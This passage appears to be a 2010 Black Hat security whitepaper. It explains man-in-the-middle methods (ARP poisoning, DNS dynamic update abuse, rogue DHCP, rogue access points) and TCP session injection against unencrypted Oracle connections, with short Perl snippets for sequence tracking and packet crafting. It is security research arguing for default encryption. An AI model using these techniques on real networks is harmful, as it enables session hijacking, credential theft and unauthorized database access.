Trustwave®
Information Security & Compliance

Oracle, Interrupted: Stealing Sessions and Credentials

Steve Ocepek and Wendel G. Henrique

April 2, 2010

A Whitepaper for Black Hat Europe 2010

Table of Contents

1 Introduction

Inconsistency – this one word drives much of information security. Indeed, as security professionals, we spend much of our time discovering it, demonstrating problems around it, and inventing ways to make it go away. The process of "hardening" protocols and processes extends in all directions in this field, and databases are no exception. In this paper, we discuss a particular protocol that is used to transport a great deal of our data, and how its "by-default" plaintext can be compromised.

Though Oracle is the focus here, the methods described can be used with other protocols, and are not limited even to database traffic. Oracle is discussed specifically due to its large market share, the proprietary nature of its protocol, and its pay-to-encrypt policy around data protection. The authors feel strongly that these protocols should be encrypted by default, instead of relying on services, or worse, an extra purchase, to enable this important level of data confidentiality.

It is important to note that the protocol manipulation attacks described here require a successful preliminary man-in-the-middle attack. Most frequently, this is accomplished on local networks through the use of ARP poisoning, though other methods exist, such as DNS, DHCP, and wireless (Karma) attacks. The SpiderLabs team finds that ARP Poisoning is successful in more than half of the internal penetration tests performed.


Due to the ease of these attacks, penetration testers often find themselves watching sessions that contain proprietary data, but waiting for specific user input can often extend the test past its deadline. The methods detailed here allow an observer of these sessions to become a participant, with a dangerous end-result: compromised credentials and unauthorized data access. We prove that though a protocol is proprietary, the lack of encryption allows us to analyze the protocol and eventually gain control, even if we don't understand all of its intricacies.

2 Man-in-the-middle Attacks

In short, man-in-the-middle (MITM) is a technique used by attackers with the intention of intercepting and forwarding connections. This explanation from Wikipedia explains the attack in detail:

"In cryptography, the man-in-the-middle attack (often abbreviated MITM), or bucket-brigade attack, or sometimes Janus attack, is a form of active eavesdropping in which the attacker makes independent connections with the victims and relays messages between them, making them believe that they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker. The attacker must be able to intercept all messages going between the two victims and inject new ones, which is straightforward in many circumstances (for example, an attacker within reception range of an unencrypted Wi-Fi wireless access point, can insert himself as a man-in-the-middle)."

From Wikipedia, http://en.wikipedia.org/wiki/Man-in-the-middle_attack



Moreover, the explanation from SearchSecurity provides a complementary definition:

"The attack gets its name from the ball game where two people try to throw a ball directly to each other while one person in between them attempts to catch it. In a man in the middle attack, the intruder uses a program that appears to be the server to the client and appears to be the client to the server. The attack may be used simply to gain access to the message, or enable the attacker to modify the message before retransmitting it.

Man in the middle attacks are sometimes known as fire brigade attacks. The term derives from the bucket brigade method of putting out a fire by handing buckets of water from one person to another between a water source and the fire."

From SearchSecurity, http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci499492,00.html

From our point of view, man-in-the-middle attacks are the way to obtain access to Oracle connections and do our tricks to abuse of Oracle live connections. It's important to note that Oracle connections from client to server and vice-versa are commonly unencrypted.

Different protocols and techniques can be used to achieve man-in-the-middle attacks; below a few of them will be discussed.

2.1 ARP poisoning


Address Resolution Protocol (ARP) poisoning is a commonly used attack that allows an attacker to intercept traffic sent between local network hosts. This explanation from Wikipedia explains the attack in detail:

"ARP is the Layer 2 portion of every TCP/IP stack; it is the protocol that is critical in linking the physical layer to the rest of the TCP/IP stack (Layer 3 and above). Having no Layer 3 components itself, it is non-routable and therefore confined to a broadcast domain. ARP requests are considered broadcast traffic, while legitimate ARP Replies are not. ARP is not designed to perform any ID validation on transactions."


From Wikipedia, http://en.wikipedia.org/wiki/ARP_spoofing

ARP cache poisoning, also called ARP spoofing involves an OSI layer 2 attack where an attacker sends out a gratuitous ARP message to one or many machines on the subnet stating that the MAC address of the subnet gateway has changed. The gratuitous ARP message will usually contain the attackers MAC address as a substitute. Now all the attacker must do is to turn on IP forwarding, and packets sent off-net will all be routed through the attacker's machine.

Normal Behavior:


Network Client Machines
ARP TABLE FOR CLIENTS IN A NORMAL STATE:
IP: 192.168.101.1 has MAC: aa:bb:cc:00:00:00
In a normal state, packets from the client destined for the server on a different segment are forwarded through the default gateway.
ATTACKER
Network Default Gateway
MAC address: aa:bb:cc:00:00:00
IP Address: 192.168.101.1
Servers – Internet Servers, Other Servers

With ARP Spoofing:


Network Client Machines
ARP TABLE FOR CLIENTS AFTER ARP CACHE POISONING:
IP: 192.168.101.1 has MAC: aa:bb:cc:11:11:11
The Attacker Runs a program like Switch Sniffer, Winarpspoof, or arpspoof, and runs a protocol analyzer. And broadcasts to all listening hosts that the gateway's IP is at his MAC address.
Clients now forward packets to the attacker instead of the default router.
The attacker can now record these packets and pass them to the router.
2
ATTACKER
1: 192.168.101.1 is at aa:bb:cc:11:11:11
3
Network Default Gateway
MAC address: aa:bb:cc:00:00:00
IP Address: 192.168.101.1
MAC address: aa:bb:cc:11:11:11
Servers – Internet Servers, Other Servers

Successful execution of this attack may allow an intruder to see Oracle network connections and forward them to the proper database.

2.2 DNS Dynamic Update

In short, dynamic updates allow client computers to update DNS records, aiding in network administration. This explanation from Microsoft explains DNS dynamic updates in detail:

"Dynamic update enables DNS client computers to register and dynamically update their resource records with a DNS server whenever changes occur. This reduces the need for manual administration of zone records, especially for clients that frequently move or change locations and use DHCP to obtain an IP address.

The DNS Client and Server services support the use of dynamic updates, as described in Request for Comments (RFC) 2136, "Dynamic Updates in the Domain Name System." The DNS Server service allows dynamic update to be enabled or disabled on a per-zone basis at each server configured to load either a standard primary or directory-integrated zone. By default, the DNS Client service will dynamically update host (A) resource records (RRs) in DNS when configured for TCP/IP.

By default, computers that are statically configured for TCP/IP attempt to dynamically register host (A) and pointer (PTR) resource records (RRs) for IP addresses configured and used by their installed network connections. By default, all computers register records based on their fully qualified domain name (FQDN).

From Microsoft, http://technet.microsoft.com/en-us/library/cc784052(WS.10).aspx

Microsoft DNS servers, Windows 2000 and newer, which are integrated with Active Directory, frequently allow insecure dynamic updates for DNS records. This allows an attacker to create, modify or delete DNS records without valid credentials.

However, secure dynamic DNS updates are possible, this explanation from Microsoft explains it:

"You can configure Active Directory-integrated zones for secure dynamic updates so that only authorized users can make changes to a zone or to a record."

From Microsoft, http://support.microsoft.com/kb/816592

"DNS update security is available only for zones that are integrated into Active Directory. Once you directory-integrate a zone, access control list (ACL) editing features are available in the DNS console so you can add or remove users or groups from the ACL for a specified zone or resource record. For more information, see Modify security for a resource record or Modify security for a directory-integrated zone."

From Microsoft, http://technet.microsoft.com/en-us/library/cc784052(WS.10).aspx

Starting from Windows 2003 and newer versions, DNS updates are only available to registered users with a valid account in the domain. This means that a valid user (non-Administrator) is able to call APIs like DnsReplaceRecordSetA() and create or modify existent DNS records.

For example, an attacker could modify the Oracle database DNS record oracle11g.windomain.com that points to 10.10.1.3, and change it to 10.10.1.199 (the client's IP address). Consequently the client could then forward connections from users that access the Oracle database based on hostname (FQDN).

Successfully execution of this attack may allow an intruder to see Oracle network connections and forward them to the proper database.

2.3 Rogue DHCP


In short, DHCP (*Dynamic Host Configuration Protocol)* is a protocol that offer automatic network configuration (IP, netmask, gateway, etc) for network devices, most of them computer workstations. Attackers create fake DHCP servers to impersonate network devices, for example computer's desktop. This explanation from Wikipedia explains the attack in detail:

"A rogue DHCP server is a DHCP server on a network which is not under the administrative control of the network staff. It is a network device such as a modem or a router connected to the network by a user who may be either unaware of the consequences of their actions or may be knowingly using it for network attacks such as man in the middle.

As clients connect to the network, both the rogue and legal DHCP server will offer them IP addresses as well as default gateway, DNS servers, WINS servers, among others.

If a rogue DHCP is set to provide as default gateway an IP address of a machine controlled by a misbehaving user, he can sniff all the traffic sent by the clients to other networks."

From Wikipedia, http://en.wikipedia.org/wiki/Rogue_DHCP



When running rogue DHCP server a common problem for attackers is the race against the real DHCP server. To mitigate this problem DHCP address exhaustion attacks are used. The goal of this attack is to request DHCP addresses until it stops getting responses from the server, where the IP pool is exhausted and consequently there are no more races.

Successfully execution of this attack may allow an intruder to see Oracle network connections and forward them to the proper database.


2.4 Wireless AP

In short, AP (Access Point), also knows as WAP (Wireless Access Point), is a network device used to interconnect other wireless devices in another network, for example a LAN (Local Area Network) or Internet. This explanation from Serendipsys explains the attack in detail:

"A rogue access point is a wireless access point that has either been installed on a secure company network without explicit authorization from a local networkadministrator, or has been created to allow a cracker to conduct a man-in-the-middle attack. Rogue access points of the first kind can pose a security threat to large organizations with many employees, because anyone with access to the premises can ignorantly or maliciously install an inexpensive wireless routerthat can potentially allow access to a secure network to unauthorized parties. Rogue access points of the second kind typically target open networks that are used by the general public, but they can also be used to compromise a company's internal network. These are often called an Evil Twin or man-in-the-middle attack."

From Serendipsys, http://serendipsys.com/WiNet_RogueAP.pdf

A common technique used by attackers is to create fake AP with the same ESSID of the target AP. Attacker can create the rogue AP in bridge mode, which is a hardware component used to connect two or more network segments (LANs or parts of a LAN).



Successful execution of this attack may allow an intruder to see Oracle network connections and forward them to the proper database.

3 TCP Session Injection

Transmission Control Protocol (TCP) is a stateful protocol that is used by a vast number of network applications. A core property of this protocol is that it establishes "sessions" – predictable connections where both sides of the conversation acknowledge every piece of data transmitted. In this section, a number of key components of TCP sessions will be discussed, followed by ideas for taking over and injecting attack data.

3.1 Session establishment

TCP sessions are considered established once both hosts involved exchange a special series of packets. This series of packets is called a "handshake". A TCP handshake is performed using the following steps:

1. Client sends a TCP packet with the SYN flag set to Server
2. Server replies with a TCP packet with SYN and ACK flags set, acknowledging the communication request
3. Client sends a TCP packet with the ACK flag set to Server, completing the "three-way handshake"




Figure 1. Figure 1. TCP Handshake and session

3.1.1 Port numbers

Established sessions differentiate themselves from each other through the use of port numbers – a numeric representation on each side of a connection. The client chooses what is called a "source port" before establishing communication. This number is a 16-byte unsigned integer and can be any value between 1 and 65535 (0 is reserved). The client then contacts the server on its service port, using this value as the "destination port".

For example, a client establishing a web session with www.google.com could choose 44753 as the source port, and specify 80 as the destination port (HTTP):




Figure 2. TCP Source and Destination port numbers

3.1.2 TCP and IP Options

A number of extensions have been added to TCP since its standardization in 1981. These extensions are used to change certain behaviors of TCP and are most commonly used to increase performance. The same is true for Internet Protocol (IP), the lower-layer protocol that TCP is most commonly associated with.

For the purposes of this paper, it is only necessary to plan for the presence of these options, since we must account for a number of different values, each possibly unique to a specific session.

3.1.3 Sequence numbers

In order to maintain a synchronized session between two hosts, the TCP protocol employs sequence and acknowledgement numbers. Each packet sent during an established session includes both of these fields, set to their most recent values.

A sequence number is initially set using a value (preferably random) chosen by each host, which is sent during the initial handshake. This number is used to track the number of bytes sent, and is incremented for each byte of data sent. The acknowledgement number is used by the receiver to acknowledge the number of bytes of data that was received. The following example illustrates the use of sequence and acknowledgement numbers.

1. Client initiates handshake with Server, sets initial sequence number to 10.
2. Server responds, acknowledges 10, and sets own sequence number to 50.
3. Client sends 30 bytes of data using sequence number 10.
4. Server send acknowledgement number of 40 (30 bytes + 10)

3.2 Session takeover

In situations where we have access to TCP sessions, packets can be injected through the manipulation of header data. This section describes a method of injecting data into sessions that pass through a system that we control. A number of perl snippets are also included where appropriate. For more implementation details, consult the source code for "thicknet", an open source proof-of-concept of this idea.

3.2.1 Tracking sessions

Most monitoring tools look at network traffic as a series of packets. For this type of attack, it is important that process packets in terms of sessions instead. For this portion of the application, we can refer to the author's previous work, "Long-Term Sessions: This is Why We Can't Have Nice Things", presented at Black Hat USA 2009. Section 5.2 which describes session tracking methods for both new and existing connections. The following section contains content from that paper.

Current network sessions can be monitored on any device with a modern operating system, but this information is limited in scope to a single device. To truly get a picture of the sessions being maintained by the network as a whole, we need to use a well-placed network sniffing application. The logic used in this application is described here.

Once launched the application begins to sniff network traffic. As the network sniffer collects data, the application begins to identify sessions. Once identified, data about each session is stored in a session record and compared against a defined policy. Each session record contains the following data:

- *Timestamp of session start (or first observation, in the case of existing sessions)*
- *Type*
    - *Local Source*
    - *Remote Source*
    - *Unknown*
- *Local address*
- *Remote address*

New Sessions

New sessions are identified by the three-way TCP handshake of SYN/SYN+ACK/ACK. The following illustration shows decoded packets that match this pattern.

```
15:00:35.132175 IP 192.168.1.126.52950 > 192.168.1.1.22: S 2003293573:2003293573(0) win 65535 <mss 1316,nop,wscale 3,nop,nop,timestamp 809614749 0,sackOK,eol>

15:00:35.133810 IP 192.168.1.1.22 > 192.168.1.126.52950: S 2746725458:2746725458(0) ack 2003293574 win 5792 <mss 1460,sackOK,timestamp 1790130394 809614749,nop,wscale 6>

15:00:35.133853 IP 192.168.1.126.52950 > 192.168.1.1.22: . ack 1 win 65535 <nop,nop,timestamp 809614749 1790130394>
```

Figure 4. Three-way Handshake Packet Analysis

When this pattern is detected, the application creates a session record and begins tracking the connection.

Existing Sessions

Detection of existing sessions is more difficult than new sessions, but vital to the application's task. Malware might already have established a connection before the application is started, and should be detected if at all possible. Open connections are detectable by the presence of acknowledgement (ACK) packets between two devices, but the originator of the session must be inferred. The port number used by each device provides a good indication of where the connection started.

Port Guessing

The first method of source detection involves a guess based on the port number itself. Using well-known services as a guide, the application can be configured to determine the source based on the ports used by each side of the connection. For example, if Device A is using port 80 and Device B is using port 30453, Device B is very likely to be the source. This is because port 80 is well known for providing web traffic, whereas port 30453 is obscure. Device B therefore likely connected to Device A.

To implement this type of source detection, the application reads a configuration file that lists well-known ports in preference order. The first number in the list that matches one of the ports used in the session is used to denote the server, determining the unmatched port in the session as the source. This prevents conflict in the case that two well-known port numbers are observed inside of a session.




Figure 5. Port Guessing

Port validation

Another method used to detect the source of a connection is to perform a test of each port in use. By sending a "synchronize" (SYN) request to both ports used, the application may be able to identify the source of the session. A server will respond to a connection request, a client will not. Therefore, a port that responds affirmatively to a SYN packet is very likely to identify the server, and in turn, the source of the session.




Figure 6. Port Validation

If this method fails, Port Guessing provides a good alternative. Failing both of these methods, the session is marked as "Unknown".

Using this logic, we can create a data structure that holds each session and various aspects of its current state. The session is stored using the following designation:

```
(Client IP):(Client Port):(Server IP):(Server Port)
```

3.2.2 Tracking sequence numbers

Going a step further, we must also track the sequence numbers associated with both sides of each TCP session. To accomplish this, we can attach a field to each session for both Client and Server sequence numbers. For each packet gathered, the sequence number of the latest sender is incremented by the number of data bytes sent in the packet. The following code snippet provides an example of this behavior:

```
$session->{client_seq} = $tcp_obj->{seqnum} + $len;
```

3.2.3 Gathering a sled

Once we are aware of a session and are aware of its current sequence numbers, we can begin to inject data. The concept of a "sled" is helpful here to preserve various aspects of the protocol layers, such as IP and TCP options.

A sled is simply a term that describes a "frame" for data. This term is commonly used when creating memory corruption exploits, where machine instructions must be preceded by a number of characters that overflow a buffer, but it applies here as well. By sampling a packet from a given session and changing certain values, such as sequence and acknowledgement numbers, we can create packets that look exactly like those sent by the client.

The concept of a sled will be covered in more detail in the next section, where we will include Oracle application-layer data in the sled as well.

3.2.4 Injecting data

The process of TCP injection involves the following steps.

3.2.4.1 Blocking, multiplexing, or resetting the impersonated host

This first step can be considered optional, though it is important in cases where a stable connection is desired. In the case of blocking or resetting the connection, we simply stop sending packets to the impersonated host and optionally send a FIN or RST packet to close the connection gracefully (and additionally acknowledge the victim's FIN+ACK response).

Multiplexing offers another interesting attack vector. This attack preserves the connection while changing sequence and acknowledgement numbers to ensure that the impersonated host continues to send data, while also allowing arbitrary injection. This is a difficult task, however, considering that application layer data also needs to be considered when "sharing" a connection with another host. A change in application context, for example, would affect both users and cause odd client behavior for the unknowing victim.

3.2.4.2 Modifying the sled

During this step, the sled is used as a connection template in order to preserve unique aspects of the TCP session, such as options. At this stage, we replace data in the sled according to application-specific rules (Oracle-specific details are covered in the next section).

3.2.4.3 Setting correct length, sequence and acknowledgement numbers

Once data is modified, a number of fields must be modified to make the new packet valid. Using the latest sequence number computed for each host (by adding the last data packet length to the last observed sequence number, as covered in 2.2) we can form a packet that is synchronized with the connection. In addition, the length of the packet must be re-computed to properly set the IP Length field.

The following code demonstrates this modification step. The "encode" function is inherited from the perl NetPacket modules, available on CPAN.

```
$tcp_obj->{seqnum} = $session->{client_seq};
        $tcp_obj->{acknum} = $session->{server_seq};
        $tcp_obj->{data} = $data;

        $ip_obj->{data} = $tcp_obj->encode($ip_obj);
        my $ip_pkt = $ip_obj->encode;
```

3.2.4.4 Taking over the session

After the first injection packet is placed on the wire, we are committed to responding to the server in order to keep the connection alive. The results of the injection, once returned, must be acknowledged using the correct acknowledgement number. By continuing to track each sequence number, including the increments necessary for our own injected data, we can readily enter these values into each packet.

4 Oracle Protocol Analysis

The Oracle client and server communicate over a variety of protocols. These protocols are proprietary to Oracle, though varying degrees of documentation exist for each level. Due to the proprietary nature of the protocols, this paper represents the authors' observations only; it is not a definitive source.

4.1 TNS

The foundation for Oracle data transmission is called the Transparent Network Substrate (TNS) protocol. This layer is fairly limited in scope and is generally well known. A dissector is provided by default in the distribution package for Wireshark, a popular open-source packet analysis program.

TNS provides the length of the packet, an optional checksum, and a type descriptor for payload data. TNS may describe other data types, but is limited to the Oracle implementation for the purposes of this paper.

4.2 Net8

This protocol, evolved from the older Oracle SQL*Net implementation, is the primary method used to send application data, such as queries and responses. Access to this protocol is limited to proprietary libraries provided by Oracle, and little public information is available about its implementation.

